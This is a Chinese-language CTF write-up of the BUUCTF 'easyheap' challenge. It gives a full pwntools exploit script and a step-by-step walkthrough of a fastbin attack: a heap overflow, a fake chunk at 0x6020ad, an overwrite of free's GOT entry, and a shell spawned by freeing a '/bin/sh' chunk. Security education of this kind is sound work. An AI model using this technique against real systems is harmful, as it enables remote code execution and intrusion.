
在堆的世界中更进一步
首先看代码发现，1是创建堆块并初始化内容，
2是编辑已有堆块内容（可以重新定义大小，这里有堆溢出点）
3是删除堆块。
查看保护



RELRO半开，也就是可以采用劫持got表来获得shell
先看代码

```
from pwn import *
#from LibcSearcher import *
#context(os = "linux", arch = "amd64", log_level= "debug")
io = remote("node4.buuoj.cn", 29134)
#io = process('./easyheap')
elf = ELF('./easyheap')

def create(size,content):
    io.recvuntil("Your choice :")
    io.sendline(str(1))
    io.recvuntil("Size of Heap : ")
    io.sendline(str(size))
    io.recvuntil("Content of heap:")
    io.sendline(content)
    io.recvuntil("SuccessFul")

def edit(index,size,content):
    io.recvuntil("Your choice :")
    io.sendline(str(2))
    io.recvuntil("Index :")
    io.sendline(str(index))
    io.recvuntil("Size of Heap : ")
    io.sendline(str(size))
    io.recvuntil("Content of heap : ")
    io.sendline(content)
    io.recvuntil("Done !")


def delete(index):
    io.recvuntil("Your choice :")
    io.sendline(str(3))
    io.recvuntil("Index :")
    io.sendline(str(index))
    io.recvuntil("Done !")

heap_array = 0x6020E0
sys_addr = 0x400C2C
free_got = elf.got['free']
fake_addr = 0x6020ad

create(0x10,'a'*0x10) #0
create(0x10,'a'*0x10)#1
create(0x60,'b'*0x10)#2
create(0x10,'/bin/sh\x00')#3
delete(2)
edit(1,0x30,'a'*0x10+p64(0)+p64(0x71)+p64(fake_addr)+p64(0))

create(0x60,'a'*0x10)#2
payload = 'a'*0x23+p64(free_got)
create(0x60,payload)#4
```

```
edit(0,0x8,p64(sys_addr))

io.recvuntil("Your choice :")
io.sendline(str(3))
io.recvuntil("Index :")
io.sendline(str(3))

io.interactive()
```

前面都是一些初始化函数。接下来才是重点

```
create(0x10,'a'*0x10) #0
create(0x10,'a'*0x10)#1
create(0x60,'b'*0x10)#2
create(0x10,'/bin/sh\x00')#3
delete(2)
edit(1,0x30,'a'*0x10+p64(0)+p64(0x71)+p64(fake_addr)+p64(0))
```

这里创建了4个堆块，其中idx为2的编号的块之所以是0x60，（因为在程序中容易找的0x7f）即伪造size（因为0x60的堆块的size是0x71）由于对齐缘故会忽略低4位（低4位用于标记状态）

在释放掉idx2块后，通过编辑idx1来覆盖idx2的内容，使得idx2的fd指针指向fake_addr（即0x6020ad处）
至于为什么是0x6020ad

```
pwndbg> x/20gx 0x6020ad
0x6020ad:       0xfff7dd18e0000000      0x000000000000007f
0x6020bd:       0x0000000000000000      0x0000000000000000
0x6020cd:       0x0000000000000000      0x0000000000000000
0x6020dd:       0x0000000000000000      0x0000000000000000
0x6020ed <heaparray+13>:        0x0000000000000000      0x0000000000000000
0x6020fd <heaparray+29>:        0x0000000000000000      0x0000000000000000
0x60210d <heaparray+45>:        0x0000000000000000      0x0000000000000000
0x60211d <heaparray+61>:        0x0000000000000000      0x0000000000000000
0x60212d <heaparray+77>:        0x0000000000000000      0x0000000000000000
0x60213d:       0x0000000000000000      0x0000000000000000
pwndbg>
```

在6020ad处size为0x7f可以满足伪造条件（伪造0x60的fastchunk）

此时

```
create(0x60,'a'*0x10)#2
payload = 'a'*0x23+p64(free_got)
create(0x60,payload)#4
```

第一个create返回原释放的块
而第二次create就返回了在0x6020ad处开始创建的大小为0x60的块。

注意初始化内容
0x6020ad处创建的堆块，起始在0x6020bd，0x6020bd+0x23 = 0x6020e0
即heaparray的第一个元素值被修改为了free_got
（即idx0现在指向了free_got）

现在想idx0堆块中写入内容

```
edit(0,0x8,p64(sys_addr))
```

现在free_got的值被修改为了syscall的地址

现在释放掉idx3的块

```
io.recvuntil("Your choice :")
io.sendline(str(3))
io.recvuntil("Index :")
io.sendline(str(3))
```

free('/bin/sh\x00')= system('/bin/sh\x00')
执行成功